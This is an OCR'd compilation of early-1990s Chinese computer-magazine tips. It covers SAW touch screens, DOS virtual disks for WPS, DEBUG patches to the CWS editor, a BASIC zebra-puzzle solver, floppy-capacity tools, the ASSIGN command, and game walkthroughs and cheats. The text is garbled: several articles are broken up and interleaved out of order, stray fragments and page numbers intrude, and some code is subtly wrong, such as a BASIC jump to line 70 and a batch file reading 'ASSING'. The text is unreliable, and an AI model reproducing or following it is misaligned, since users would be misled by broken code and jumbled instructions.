近几年出现的更新的一代技术是 SAW 触摸屏,也称为声表面波或表面弹性波触摸屏。这种技术利用了应变能仅集中在物体表面传播弹性波的理论。SAW 触摸屏由声波传感器、反射器、触摸屏器件组成。按一定位置嵌入屏幕的传感器和反射器一起工作,传感器在 SAW 控制器控制下用固定频率的石英振荡器驱动,把电能转化成高频振荡,高频声能则沿着屏幕的玻璃表面传送,在反射器的反射下使发射的人耳听不到的高频声表面波穿过屏幕的玻璃表面,手指触到 SAW 触摸屏时,则在触及点使声表面波能量发生衰减,这一信号的衰减被另外的传感器接收到并被传给主机转换成坐标即计算出触摸点的位置。这种触摸屏可以固定在一块平的或弯曲的玻璃表面上,也可以直接固定在一台显示器的玻璃表面上,不需要有特别的表面涂层,且具有较好的分辨率和可靠性。由于有这种便利,现在有些便携机就采用这种方法。另外由于花费较少,将使其触摸屏市场中所占的份额越来越大,只是制作需要较高的工艺。

触摸屏技术的诸多好处使其具有在公共信息、商品流通、教育、金融、工业控制等许多的应用领域,成为一种性能优越的设备。例如,北京西苑饭店采用的导览系统就应用了触摸屏查询技术,顾客只要用手指触摸屏幕上的显示按键即可得到按键所提示的服务项目的详细说明,使用方便,能快速地获得信息,起到引导消费的作用。在触摸屏的发展上,它将与当前正如日中天的多媒体技术合流,成为多媒体产品的人机界面,具有很好的发展前途。

如何用虚拟磁盘 运行 WPS

江苏省洪泽县 罗 升 陈洪森

香港金山公司与北大新技术公司共同开发研制的 Super WPS 系统, 以其强有力的文字处理与排版能力得到越来越多用户的青睐。由于 Super WPS 系统在正常使用时字库未调入内存, 所以无论是编辑或排版文字时, 只有靠频繁地读取存储在硬盘中的字库才能工作, 因而必然使 WPS 运行速度减慢; 而且较长时间地调用硬盘字库对硬盘的损耗也很大。目前的微型计算机内存的扩大为虚拟磁盘运行 WPS 提供了物质条件: 如市场上较多的 COMPAQ 386/25, Olivetti M380/25 都配置有 4M 的内存, 且能够扩展; 所以可以通过虚拟磁盘运行 WPS 达到提高运行速度, 减少磁盘损耗起到保护硬磁盘的目的。

虚拟磁盘运行 WPS 的方法: 首先设置虚拟磁盘, 必须在 DOS3.00 以上版本才能设置。

(1) 将 DOS 系统下的 CONFIG.SYS 文本文件用 WORDSTARD、EDLIN 等等编辑程序增加一行 DEVICE=VDISK.SYS 3200 512 64/E, 然后重新启动微型计算机。这时出现

```
VDISK Version 1.0 Virtual Disk D
```

```
Buffer size: 3200KB
```

```
Sector size: 512
```

```
Directory entries: 64
```

表示已设置了虚拟盘, 盘号为 D。

(2) 将硬盘中的 Super WPS 系统运行程序及字库拷入 D 盘。即

```
COPY XSDOS.LPH D:
```

```
COPY WPS *.* D:
```

```
COPY SP *.* D:
```

(3) 启动 WPS 即可在虚拟磁盘中和往常在实际磁盘中一样, 较高速度地运行 WPS。

注意事项: 在虚拟磁盘中的一切操作, 其有关信息都在内存中; 所以当要退出系统之前必须将有关编辑、排版的内容拷入实际磁盘中; 否则, 掉电后所有编辑、排版包括开始拷入的 WPS 系统全部消失。

本办法在 Olivetti M380/25 上运行成功。

CWS 4.0 的修改

航空航天工业部二三九厂 宗建华

由中国科学院计算技术研究所公司汉化的 CWS4.0 是一个比 WS3.3 功能更强的文字编辑软件, 因而深受用户欢迎。特别是按 [Esc] 键的缩写功能, 为用户提供了很多方便。由于人的习惯和其它编辑软件的影响, 我在工作中对 CWS4.0 进行了修改, 方法如下:

一、功能键的修改

[Home]、[End] 这两个键在大部分的编辑软件 (如 CCED、WPS、PEII 等) 和 dBASE、FoxBASE、Turbo 系列软件的源程序编辑中, 都是将光标移到行首、行尾。WS4.0 中定义这两个键为将光标移到屏顶、屏底, 对于操作员和程序员是不习惯的, 因此做如下修改。

1. [Home] 键定义成为: 光标到行首

```
C> ren cws.exe cws
```

```
C> debug cws
```

```
-e 949
```

```
XXXX: 0949 05.13
```

2. [End] 键定义成为: 光标到行尾

```
-e 94F
```

```
XXXX: 094F 18.04
```

WS4.0 中 [F3]、[F4] 两键分别为“下划线”和“黑体字”, 由于打印的修饰不常用并且和汉字打印机的控制码不通用, 所以, 这两个键几乎成了废键。而前面提到的文字编辑软件中, 都有按某一个功能键完成寻行或存盘并返回 DOS 的功能, 在 WS4.0 中这两个功能是按复合键 Ctrl-Q-I、Ctrl-K-X, 操作较麻烦, 我们可以重新定义 [F3]、[F4], 使得操作更方便。

3. [F3] 键定义成为: 查找页 / 行

```
-e A8B
```

```
XXXX: 0A8B CF.D1C2.B0 BB.D2 AE.B3 CF.2F DF.D0 20.D0
```

```
-e D65
```

```
XXXX: 0D65 10.11 13.09
```

4. [F4] 键定义成为: 存盘并返回 DOS

```
-e a95
```

```
XXXX: 0A95 BA.B4 DA.E6 CC.B7 E5.B5 D7.44 D6.4F 20.53
```

```
-e d6b
```




贵州省盘江矿务局土城矿学校 周正华

“谁养斑马”推理题由于难度较大，被称为“世界难题”而曾风靡一时。本人用 BASICA 编了下面这个求解程序，在 PC 机上运行通过。

```
100 REM ** [谁养斑马]推理程序 **
110 '
120 '-----
130 '
140 ' 有五个不同国籍的人，居住着五栋不同颜色的房子，他们各有
    不同的
150 ' 心爱的动物（如斑马、狗等），喝不同的饮料（如水、茶等），和抽不同
160 ' 的香烟。现在已知：
170 ' (1) 英国人住在红房子里；
180 ' (2) 西班牙人有条狗；
190 ' (3) 绿房子的主人喝咖啡；
200 ' (4) 乌克兰人喝茶；
210 ' (5) 绿房子在白房子的右边；
220 ' (6) 抽 [马宝路] 牌香烟的人养蜗牛；
230 ' (7) 黄房子的主人抽 [可乐] 牌香烟；
240 ' (8) 当中那栋房子的主人喝牛奶；
250 ' (9) 挪威人住左边第一栋房子；
260 ' (10) 抽“本生”牌香烟的人和养狐狸的人是隔壁邻居；
270 ' (11) 抽“可乐”牌香烟的人和养马的人是隔壁邻居；
280 ' (12) 抽“肯特”牌香烟的人喝橘子水；
290 ' (13) 日本人抽“摩尔”牌香烟；
300 ' (14) 挪威人和蓝房子的主人是隔壁邻居。
310 ' 请找一找，谁是喝水的人，谁是养斑马的人？
320 '
330 '-----
340 '
350 CLS:PRINT:PRINT "=== [谁养斑马]推理 ===":PRINT
360 PRINT "正在思考请稍等..." :PRINT
370 DIM B(25),A(5,5),A$(25),B$(5)
380 FOR W=1 TO 4
390 FOR S=1 TO 4
400 H=0
410 FOR I=1 TO 5
420 FOR J=1 TO 5
430 K=1
440 A(I,J)=K
450 A(2,1)=A(1,1):A(3,1)=A(1,2):A(4,1)=A(2,2)
460 A(4,2)=A(1,3):A(5,1)=A(3,2)
470 A(5,2)=A(2,4):A(4,3)=3:A(1,4)=1
480 A(5,5)=A(1,5):A(5,4)=A(4,4)
490 IF A(I,J)<>K THEN 670
500 IF A(2,3)>0 AND A(2,3)<>A(2,2)-W THEN 670
510 IF A(2,5)>0 AND A(2,5)<>A(1,4)+1 THEN 670
520 IF A(3,3)=0 THEN 550
530 IF S<3 AND A(5,3)>0 AND A(5,3)<>A(3,3)+1 THEN 670
540 IF S>2 AND A(5,3)>0 AND A(5,3)<>A(3,3)-1 THEN 670
550 IF A(3,4)=0 THEN 580
```

```
560 IF (S=1 OR S=3) AND A(5,2)>0 AND A(5,2)<>A(3,4)-1
    THEN 70
570 IF (S=2 OR S=4) AND A(5,2)>0 AND A(5,2)<>A(3,4)+1
    THEN 70
580 FOR N=1 TO 5
590 IF A(I,N)>5 THEN 670
600 IF J=N THEN 620
610 IF A(I,J)=A(I,N) THEN 670
620 NEXT N
630 H=H+1:B(H)=K
640 NEXT J
650 NEXT I
660 GOTO 720
670 IF K<5 THEN K=K+1:GOTO 440
680 IF J>1 THEN A(I,J)=0:J=J-1:K=B(H)+1:H=H-1:GOTO 440
690 IF I>1 THEN A(I,J)=0:A(I-1,5)=0:I=I-1:J=4:K=B(H-1)
    +1:H=H-2:GOTO 440
700 NEXT S
710 NEXT W
720 READ B$(1),B$(2),B$(3),B$(4),B$(5)
730 DATA "国籍","房色","动物","饮料","香烟"
740 FOR I=1 TO 25
750 READ A$(I)
760 DATA "英","西班牙","乌克兰","挪威","日本"
770 DATA "红","绿","白","黄","蓝"
780 DATA "狗","蜗牛","狐狸","马","斑马"
790 DATA "咖啡","茶","牛奶","橘子水","水"
800 DATA "马宝路","可乐","本生","肯特","摩尔"
810 NEXT I
820 '
830 BEEP:PRINT "** 答案 **":PRINT
840 FOR I=1 TO 5
850 IF A(3,5)=A(1,I) THEN PRINT "养斑马的是: A$(I), 人"
860 IF A(4,5)=A(1,I) THEN PRINT "喝水的是: A$(I), 人"
870 NEXT I
880 PRINT STRING$(22,61)
890 PRINT TAB(22);" (一) "; " (二) "; " (三) "; " (四) "; " (五) "
900 FOR I=1 TO 5
910 PRINT TAB(12);"-----+---+-----+-----"
    "----+-----+-----+-----"
920 PRINT TAB(13);B$(I); " ";
930 FOR K=1 TO 5
940 FOR J=1 TO 5
950 IF A(I,J)=K THEN M=5*(I-1)+J:PRINT " A$(M);
960 NEXT J
970 NEXT K
980 NEXT I
990 PRINT TAB(12);STRING$(54,45)
1000 END
```

360 K FORMAT a: /U /t:83 /n:10

830 K

扩容

——软磁盘使用技巧

广州 谢维军 劳建明

对于广大微机用户特别是家庭用户来讲，如何充分发挥软磁盘的使用效率一直是他们十分关注的问题。想必你也曾遇到过这样的情况：要备份软件或数据，手头缺乏磁盘，无奈只好忍痛删掉其它备份文件。实际上用大量的软盘备份数据一不经济，二使用保管也不方便。因此不少用户开始琢磨如何使用磁盘扩容。方法倒是提出了不少，如直接一张双密盘格式成高密盘，或者是多格式几条磁道等，这些方法要么缺乏稳定性、安全性，要么就是所增容量不大而失去其意义。

笔者利用两个磁盘扩容工具软件 800KII 和 MAXI 较好地解决了扩容后磁盘稳定性及安全性不足，增容量不大的问题。具体方法如下：

一、利用 800KII 扩容软盘

800KII 是由意大利的 PAQUALE 所编的优秀磁盘格式软件，为小型 TSR 程序，驻留内存后仅占 864 字节，它与 DOS3.3 及以上版本兼容，能自动识别你所使用的软驱类型。800KII 驻留内存后形成新的软盘使用环境，用户可直接使用 DOS 中的 FORMAT.COM 来格式软盘，只要配以适当的参数，就可以格式出各种不同规格的软盘。

实现方法：

命令格式与 DOS 中的 FORMAT 无异：

FORMAT <drive> /T: x /N: y

如果想格式一张系统引导盘可加“/S”参数。800KII 为我们提供了约五种的增容格式具体参数如下表：

容量	磁盘类型	适用软驱	命令参数
400K	DD	5"或 3"	/T: 40 /N: 10
720K	DD	5"或 3"	/T: 80 /N: 9
800K	DD	5"或 3"	/T: 80 /N: 10
1.36M	HD	1.2M 或 1.44M	/T: 80 /N: 17
1.6M	HD	1.44M	/T: 80 /N: 17

实际上不止这五种增容格式，笔者经常使用的是下面二种格式：

容量	磁盘类型	适用软驱	命令参数
830K	DD	5"或 3"	/T: 83 /N: 10
1.42M	HD	1.2M 或 1.44M	/T: 83 /N: 17

命令格式中的 x 取值范围为 $1 < x < 85$ ，y 值的取值范围是 $1 < y < 19$ ，至于 x，y 该取何值，能否取至极限值，那就得视乎你的磁盘介质及软驱了。x 值通常可取 83，y 值如果是低密盘的话取 10 为佳，如果是高密盘的话，取值 17 格式后有多达 200 余 K 的坏区，取值 16 格式亦有 30 余 K 的坏区，取值 15 则增容量不理想，如何在你的系统上取得最佳值而又安全，只有请你一试，不过可以告诉大

家一个小窍门：笔者所用的是 MSDOS V5.0 操作系统，调用 DRDOS V6.0 版本中的 FORMAT 仍用 DOS 格式时的参数，DRDOS 中的 FORMAT 自动进行 QUICK FORMAT，经检查整个盘完好无损，拷上软件运行正常。

使用 800KII 格式出的新软盘，必须有 800KII 驻留内存才能使用。你不妨将其置入 AUTOEXEC.BAT 中，这样一开机就保证 800KII 驻入内存形成新盘的使用环境，因 800KII 所占内存不多，不必介意内存空间问题。如果在使用中发现问题，安装时可使用下列参数：/CO（兼容方式）、/KE（环境保持）、/OFF（失效）、/ON（有效）、/?（帮助）可提供帮助文本解决你的疑问。

二、使用 MAXI 扩容磁盘

MAXI 是 Herne 数据系统公司编制的另一优秀磁盘格式化工具软件，它能将 1.2M 的软盘格式为 1.41M，将 360K 的软盘格式为 420K（可在低密软驱中使用），它还可以将 720K 的软盘格式为 800K，将 1.44M 的软盘格式为 1.6M。MAXI 主要有两个文件（另带一个帮助文件）组成，除了自身外，另一个文件 SMAX.COM 为 TSR 程序，驻留内存后形成新的软盘使用环境，使新盘安全使用。SMAX 驻留内存后约占 1K 内存。它与 DOS3.2 及以上版本兼容。

实现方法：

命令格式：MAXI <drive> [/3]/H[/V]

参数说明：

/3 用来指明 3 寸盘；

/H 用来指明高密盘；

/V 用来指定在格式化用进行校验。

MAXI 忽视无效命令，如果不使用任何参数，它将使用系统默认值，不指定盘的规格，它将认为是五寸盘，不指明软盘容量，它将认为是低密盘。

如：MAXI A:

MAXI 将在 A 软驱中格式一张五寸低密盘为 420K。

MAXI B: /3/V

则将 B 软驱中格式一张容量为 720K 的三寸盘格式为 800K，且在格式化的时候进行校验。

MAXI B: /H

在 B 软驱中格式一张五寸高密软盘。

除了扩容外，MAXI 还有一个鲜为人知的优点，那就是可用来专门对付一些坏盘，如 0 磁道损坏的软盘。众所周知，如果软盘 0 磁道损坏要修复是件较困难的事，有时甚至连 PCTOOLS 这样的工具软件也难以做到，然 MAXI 仿佛不认为这是一张坏盘，十分轻松地就把软盘格式成

用一个 ASSIGN 命令救活一个硬盘

辽宁财政专科学校 朱广忠

我市有一位作家，外单位送给他一台 84 年购买的旧机器，他非常高兴，为了换笔，渴望能够使用 WPS 桌面印刷排版系统进行写作。可是这台机器硬盘无法启动，虽然用 A 盘可以启动起来，但对 C 盘无法读写，并且逻辑 D 盘也无法读写，只有逻辑 E 盘可以读写。

我先后用 FORMAT 命令格式化 C 盘没有成功，FDISK 重新分区没有成功，用 HDFORMAT、LOWFORMAT、DM 进行低级格式也没有进行下去，从而判断磁盘损坏挺严重。为了使作家能够换笔，用上现代化工具，我们想尽一切办法也得让死机复活。而 WPS 系统必须将字库拷到 C 盘的根目录下才能使用。我们利用 DOS 中的命令 ASSIGN 终于把死盘变成了活盘，下面论述如何将死盘复活的步骤。

一、原理

ASSIGN: 将一个驱动器字符赋给另一个驱动器。

功能: 改变所有已指定驱动器的磁盘 I/O 请求新的磁盘驱动器。

格式: [DRIVE:] [PATH] ASSIGN
[OLD-DRIVE [=] NEW-DRIVE [.....]]

其中:

OLD-DRIVE: 指示改变后的磁盘驱动器标识符 (A、B 或 C)。

NEW-DRIVE: 指示改变后的磁盘驱动器标识符 (A、B 或 C)。

说明: 如果未给出被指定的驱动器标识符。

A>ASSIGN

那么，所有的磁盘驱动器重新恢复正常指定。

例子:

A>ASSIGN A=B

所有对驱动器 A 的请求均被指定至 B 驱动器。

A>ASSING A=C B=C

所有对驱动器 A 及 B 的请求均被 DOS 指定至 C 驱动器。

A>ASSIGN

所有被再指定的磁盘驱动器均恢复正常指定。

二、具体方法:

1、因为此机只有逻辑 E 盘能够正常读写，所以用 ASSIGN C=E 语句改变对 C 盘的操作，变成对 E 盘的操作，即 E 盘等于 C 盘。

2、编写 WPS.BAT 的批处理

```
ECHO OFF
ASSING C=E
C:
PATH\; \WPS
CD\WPS
CHLIB
VDKEY
PY
WPS
CD\
ECHO ON
```

执行这个批处理后，E 盘就等于 C 盘了。

3、将 WPS 的字库拷到 E 盘的根目录下。

4、在 E 盘中建立 WPS 的子目录，将 WPS 的主文件拷到 WPS 的子目录通过上述方法就可以顺利使用 WPS 进行编辑文章了。

378

功，不过要恢复数据的话，最好不要用这种方法，因为即使使用 UNFORMAT 也不能恢复其数据。

MAXI 的缺点是格式出来的软盘不能用作系统引导盘。经本人摸索，发现可以用 DOS 的“FORMAT/Q/S”使 MAXI 格出来的 420K 盘变成可引导盘。

综合两种软件的特点，在安全稳定使用的前提下，要尽可能大地扩容，低密盘可用 800KII，最大可格式至 830K，如果要兼顾在低密软驱中使用，可用 MAXI，一张

低密盘可扩容 60K。对于高密盘，笔者推荐使用 MAXI，虽然不能用来引导，但它可把 1.2M 盘扩容至 1.41M，使用起来极为稳定、安全。事实上用 800KII 格式出来大于 1.2M 软盘格式为 1.42M，但容易出现坏区，特别是一些重要的文件和备份文件，使用这种盘毕竟让人不放心。

顺便提一句，如果你两个系统都使用的话可以不必使用 SMAX.COM，可为你节约 1K 的内存空间，因为 800KII 驻留内存后，同样能识别 MAXI 格式出的新盘，工作起来十分稳定。

377

《印地安那·琼斯与亚特兰蒂斯之谜》

通

关

秘

诀

合肥 张战斗

一、游戏简介:

该游戏由卢卡斯艺术娱乐公司[LocusArts Entertainment Company]1992年出品,是以《夺宝奇兵》系列片中的Indiana Jones为男主角的冒险游戏,故事是讲Jones和他的女搭档Sophia如何寻找海底古城亚特兰蒂斯并与纳粹周旋,场面宏大,情节曲折,难度较高。

二、要领:

玩该游戏时,对碰到的东西要多尝试,并注意使用后的提示。要多与Sophia对话,注意她的回答。实在玩不下去了,可能是前面有什么东西没有使用或有什么谜没有解开。下面是一些难解之处的解决:(有的解法不唯一。)

(二)(1)到纽约后,先取一份报纸,再到剧院后台(可从后门打倒胖子,或从消防梯爬入),将报纸给老头,然后把机器的两面的推杆推上,摁一下红色按钮。

(2)在Tikal岛,用鞭子抽jungle rodent,使之跑到洞边,便可从树上过洞。

(3)在Tikal岛,Sternhart教授问你问题,只需选最后一页,然后问鹦鹉“Title?”,它的回答便是答案。

(4)进了庙以后,叫Sophia与教授交谈,你便可出门盗得煤油灯,打开油灯,用在庙中墙上的S型花型,可取下此花纹放在兽头上,并拉一下,可拿到一粒珠子。

(5)再回冰岛,将一粒珠子放入冰墙中的ecl雕像口中。拿了雕像到Azores岛和Mr.Costa做交易,注意他的话。

(6)回到巴奈特学院,在Jones的办公室以及大楼中可找到a.抹布, b.枪头, c.机油, d.树胶。d可用于地下室的coal chute,走上可发现一密室,取走其中一座猫像。试着在炉中烧一下。c可用于移动图腾柱,以便爬到上一层。a+b可用于拧开倒了的书籍后背的螺丝。

(7)下一站先到阿尔及尔,从杂货店取一面具后再到蒙特利尔。

(8)在蒙特利尔,将Titior先生带入房间后,先叫Sophia稳住他,你便先取被单,再从壁橱中拿电筒,拉掉电闸,用被单,面具,电筒装鬼,吓走Titior,拿到Sunstone。

(二)(1)再回阿尔及尔,说服Sophia去当练飞刀的靶子,当她靠近玩刀者观望时,PUSH她即可。

(2)再用面具到杂货店去换东西,换一样就出门和食品店老板交换,直至他肯交换为止。在食品店换到的东西拿去给乞丐,得到一枚气球票。走上城门,乘上气球后,便用刀子割断拴气球的绳子。

(3)驾驶气球到达“X”后,在矿井中可摸到a.陶罐, b.软管, a+b用于从汽车油箱中汲油,并灌入发电机中,便可启动发电机。

(4)灯亮后,先PUSH一下画面左的壁画上的圆型物,再用船的龙骨去挖画面右的大圆盘,再使用木槌和Sunstone,便可打开一扇暗门。

(5)将发电机打开,取出火花塞,连同Sophia找到的零件将汽车修好。

(6)到达克里特岛后,应先取到一台仪器,然后根据从一个房间中找到的壁画,分别找到牛头,牛尾,牛角,再使用仪器找到Moonstone。

(7)回到一上岛的那个平台,用Sunstone, Moonstone可打开一扇暗门。

(三)(1)进门后,会看到三个石头像,先取走两个,走到另一个门里,用鞭子抽第三个。

(2)在洞中,可找到一牛头雕像,用鞭子抽其头。

(3)随升降机下到底层后,拣起教授尸体旁的东西,再从瀑布中的链子爬到上层,找到另一个铜门,用三个石像头开门。进门后,先到画面上方的一个洞里,用手杖撬开塞住巨石的一块石头。再到有一巨大石像头的洞里,先看一下石像头的嘴,再用手杖捅。

(4)再回Sophia身旁,向洞深处走,会发现一铜

门，门上有一洞，说服 Sophia 从洞爬过去。

(5) 使用琥珀鱼，会发现指向自己，将珠子收到金盒子以后，再使用，发现它指向 Sophia 的项链，说服 Sophia 将项链收在金盒子里。再使用琥珀鱼，便会找到出口，同时也会找到珠子。再出门，要 Sophia 的项链，使用鱼，进门，又会发现一珠子，往复十次。(此处可能为游戏的故障)

(6) 到了潜艇以后，用扬声器将士兵集中到船头或船尾。

(7) 用在艇上找到的容器，盛电池泄漏的酸液，去烧 strong box，取出三个石盘和一把钥匙。(在取酸液时，要同隔壁 Sophia 讲话。)

(8) 用钥匙开舵，用 plunger 代替升降把手，再找到另两个驾驶用的东西，便可驾驶潜艇进入海底的 airlock。

(四)(1) 在黑暗中先摸到梯子，在使用梯子上一个平台，再摸到一个石头 box，打开石盒，摸到一金属杆，将一粒珠子放入一端开口处。

(2) 使用石盘将金属门旁的雕像的嘴打开，放入一粒珠子。

(3) 进门后，要做如下的事情：4 个纳粹打倒一遍，(用“F”键开关方向键打)，从其中一个身上拿到 a. 干粮。走遍所有有“?”的地方，应拿到 b. 铜轮 C. 铜齿轮 d. cel 雕像 e. 鱼头雕像 f. 肋骨架。e 放到 lava room 的合适地方。b 放在 machine room 的一个合适地方，然后再拿走。a 和 f 用在 crab room 捉螃蟹。d 和一粒珠子去蒸干 sentryroom 门前的池水，然后用一粒珠子塞入池旁小雕像咀中。这期间可到达关押 Sophia 的房间的一个通风孔，塞一颗珠子到通风孔旁雕像的咀中，注意拿到雕像破碎后的一个 g. 零件。

(4) 到达运河后，将 f 扔给章鱼，便可过河乘上筏子，塞珠子到筏子咀中。

(5) 找到 h. 半圆形的零件，到弧形门中，先将铁链一端挂在雕像手上，再用梯子爬上雕像，将胸部机器按下图装好，最后塞珠子到 mouth 中。再将铁链的另一端拴在门环上。将 C. 从位置 1 移到位置 2，再塞入一颗珠子。开门后，注意拣起铁棒。

(6) 进门后，又可找到一棒状物，开可发现一台巨大机器，先塞珠子到机器口中，再将棒子分插适当槽中，将两杆都调到适当位置，机器就开动了。重新调整杆的为位置，机器便停了。

(7) 在游戏中要多次使用石盘对密码，只要用心研究一下 Plato 的书即可(如图 1)。

附 I：游戏中常用键：

F1, F5: 存取进度

[,] 音量控制

+, -: 字幕显示速度控制

\X, \C, ALT-Q: 退出游戏

C: CLOSE

F: 打键开关控制

G: GIVE TO

I: 显示 IQ 分数

L: LOOK AT

O: OPEN

P: PICKUP

S: PUSH / SHOVE

T: TALK TO

U: USE

Y: PULL / YONK




图 1

附 II：进入该游戏的密码。(从图 2 中查到表中数字所在位置)

PAGE	SUN				MOON				VOLCANO			
	1#	2#	3#	4#	1#	2#	3#	4#	1#	2#	3#	4#
1	6	4	2	8	6	2	5	3	3	1	7	5
2	7	1	2	3	2	4	7	6	1	5	3	2
4	4	6	5	4	2	8	3	7	3	1	5	5
5	8	1	4	3	2	4	8	5	1	7	3	6
8	5	4	6	6	7	2	1	5	1	7	3	7
5	1	7	6	4	5	6	7	1	7	3	5	8
1	8	3	2	2	5	7	4	3	5	1	7	9
3	4	5	2	5	4	3	1	7	1	5	3	10
5	6	2	7	5	6	1	2	5	3	7	1	11
7	8	5	4	6	7	8	5	1	5	7	3	12
7	8	1	5	8	1	3	7	5	7	3	1	13
7	6	5	8	1	3	2	4	3	7	5	1	14
2	7	3	4	8	4	3	7	7	1	3	5	15
2	1	4	6	7	8	1	4	1	7	5	3	




图 2

三个游戏的小秘密

佛山 谭天舒

一、CRACK DOWN

CRACK DOWN 终极圣斗士是世嘉公司出品的一套出色的动作游戏，可是游戏者若要凭着 8 条命玩过所有的关卡，几乎是不可能的。这里，笔者向大家提供一个增加生命的方法，以助攻关。

首先，在游戏进行时用 F7 键存储进度，结束游戏，然后用 PC SHELL 的 Hcx Edit 命令编辑一个名为 CRACKDOWN.SAV 的文件，可见到两个数码一位的十六进制数字排成了一行行，把第一行第 11 位数字改为 1B，第二行第三位数字改为 1B，便有了 28 条生命了（数字不能改得太大，否则无效）这时按 FS 存盘退出即可。

二、F117“夜鹰”战斗机

“夜鹰”战斗机是一套很精彩的模拟飞行游戏，只是开始时要输入密码（选择正确的飞机型号），若没有手册，胡乱输错的话，你就只能驾着 F117 周围去兜风，而不能接受任务、攻击敌人了！（自然，这难不倒军事迷）经过多次的摸索，我终于弄明白一些键的用途，若单凭看英文是无论如何也不能彻底弄明白的：数字键 4：电子反制导 1：发射照明弹（供拍摄照片用） 2：发属金属箔条（供干扰敌方导弹，逃生用），同时，我也发现了一些小秘密，供大家参考。

CTRL-C 退出游戏

SHIFT+“/”从飞机下方观看景物

SHIFT+“>”观看机舱内的右方

SHIFT+“<”观看机舱内的左方

SHIFT+“M”观看飞行员的正面

观看够之后用 F1 键返回正常画面

当你看到你自已驾驶 F117 隐形战斗机的时候，会否想到这个游戏的真正涵义所在呢？

三、春秋争霸传

春秋争霸传与上述两游戏不同，它是一个优秀的中文策略游戏，事实上，它的内容涵盖了整个的春秋时期，从食客的出没，军队的训练到经贸市场，一应俱全，且都模仿得极为真实。

游戏刚开头时有一段动画，也挺美丽，可是玩家一但看久了，就觉得没有什么意思，还阻碍了玩家抽出时间去进行正式的游戏，可是软件里没有设置让用户跳过动画不看的功能，想不看也拿它没办法。这里，笔者为大家提供一个修改方法，经修改后游戏会直接越过所有动画不看，为玩家省却不少时间。

用 PCSHELL 的 Hcx Edit File 命令编辑 HF1.EXE 文件，把文件开头的第一串字符串“B8004B”改为“EB3D90”存盘退出，即可。

GAMETOOL 使用说明书

广东番禺 李宇智

很多喜欢玩电脑游戏的发烧友都拥有 GAMETOOL 这个游戏破解之星，但不会使用，我们把 GAMETOOL 的一些使用方法进行介绍；（以神州八剑为例）

1、首先将 GAMETOOL 安装好；

2、进入游戏

这时如果金为 500，而你又想拥有多一些金钱的话，那么就按“PRINTSCREEN”键进入 GAMETOOL，选择 3（找地址）再选择 1（自己输入）把上方 DS=XXXX 的数据输入，但输入前要带“\$”符号。再按要求输入存放的数据的路径（GAMETOOL 追游戏时会自动产生一些数据），接着输入你要追的数据（金钱）输入 500，这时不要带“\$”符号，然后按“Y”，再按“ESC”回到游戏画面，这时，如果是彩显，就会漆黑一片，如果是单显，就会有很多符号；彩显的话走一两步画面就会恢复，单显的话，再进入 GAMETOOL 按“R”（改变屏幕）按“4”再按“N”，再按“ESC”回到游戏画面，再走一两步，画面就会恢复。然后在游戏中设法令你的金钱改变，如：买 10 个步兵，这时金钱数量为 490 元，再进入“GAMETOOL”选择 3，键入 490，然后按“Y”，再回到游戏画面，再买 10 个步兵，这时金钱数量为 480 元，又进入“GAMETOOL”选择 3，键入 480，然后按“Y”，然后回到游戏画面。如此输入 3 次，进入“GAMETOOL”选择 4（显示地址）这时你会看见一个或多个地址，如果是一个说明你已经找到地址了，如果有多个，那么再输入一两次，就会得到一个地址了。现在假设找到地址了，地址是 DS=3265:04F8，就选择 6（改编）按“G”接着按 \$3265 回车，\$04F9 回车，（因为 04F8 是低位 04F9 是高位，要改多一些钱应该改高位，但不要贪心）。按“W”，再按 \$0A。这就可以了。你再按两次“ESC”回到游戏画面，按“F1”（检示主角），这时你的金钱就会变得很多的了。什么数值都可以追的。我在这里的介绍已经完毕了。

再谈“神州八剑”攻略

辽宁辽阳市农行信息科 李敬哲

《神州八剑》是智冠公司早在推出中文战略游戏巨作《三国演义》之前出品的全中文战略游戏。与《三国演义》相比,《神州八剑》还称不上纯粹的战略游戏,确切地讲,它是把 RPG 与战略合二为一而创出的独具一格的作品。它的难度不大,但玩起来很繁琐,需要穿梭于八块大陆之间战斗,解谜,寻宝,很费时间。为使您能早日战胜邪恶的王爷,救出雪环公主,现把该游戏的宝物位置介绍给没过关的朋友们,并把我的玩法心得提出来供有兴趣的玩家们参考。

一、主要宝物位置

第三块大陆：“幸运玉佩”在（24，47）处。

“魔法登山钩”在 (4, 45) 处之小岛上.

第四块大陆：“银八卦”在（60，51）处。

第五块大陆：“越王刀”在（28，44）处。

“黄金令牌”在 (34, 44) 处.

“涉水术”在 (23, 37) 处。

第六块大陆：“森林神像”在（59，71）或（60，66）处。

二、玩法心得

1、应充分利用游戏的储存功能，在补充军队、法术或攻城前应将进度储存起来，以免全军覆灭，前功尽弃。

2、在你的旅程中，会遇到五类、二十五种怪物，它们

《波斯王子》的选关方法

湖北十堰市财贸学校 解振喜

在游戏《波斯王子》中，地形复杂、机关悬妙，使得游戏者发烧。但是选关却难，现给出一个非常简单的选关方法。

首先，游戏中有一个 PRINCE.SAV 文件，这是在玩的过程中，按了 CTRL+G 存储的你当时所玩的第几关的信息，长度仅 8 个字节，用 PCTOOLS 察看该文件，可以得到这样的信息：E3 03 FC 01 XX，其中 XX 代表所在的关数，不妨复制这种文件 9 个，文件名分别可为 PRINCE_n.SAV，其中 n 为 04~09, 0A, 0B, 0C (10, 11, 12 关)。完成上述工作后，用 PCTOOLS 的修改功能将上述 PRINCE_n.SAV 的 XX 分别改为 04~09, 0A, 0B, 0C，例如 PRINCE12.SAV 中的内容可改为 E3 03 FC 01 0B，全部修改完后，就可以建立下面的批文件，取名为 PLY.BAT。注意，键入的数码+3=您所选的关数。

各具特点，应在战斗找出最佳对敌种类。怪物中，“矮人”、“石人部队”、“牛头人”、“独眼巨人”、比较耐战，但战斗力并不强；“鸟人”、各种鬼类、“骑兵”等战斗力较强，对战中应能利用军队的这些特点选择最佳攻击方案。另外，在遇到怪物时，一般都应主动攻击，不应退却。这样做一来可多得些金钱和经验点数，二来可免去一些不必要的损失。

3、宝物中，“魔法登山钩”和“森林神像”是两个重要宝物。找到后方能登山及到树林中行走，没有登山钩是无法到达王爷的“统天地府”的。

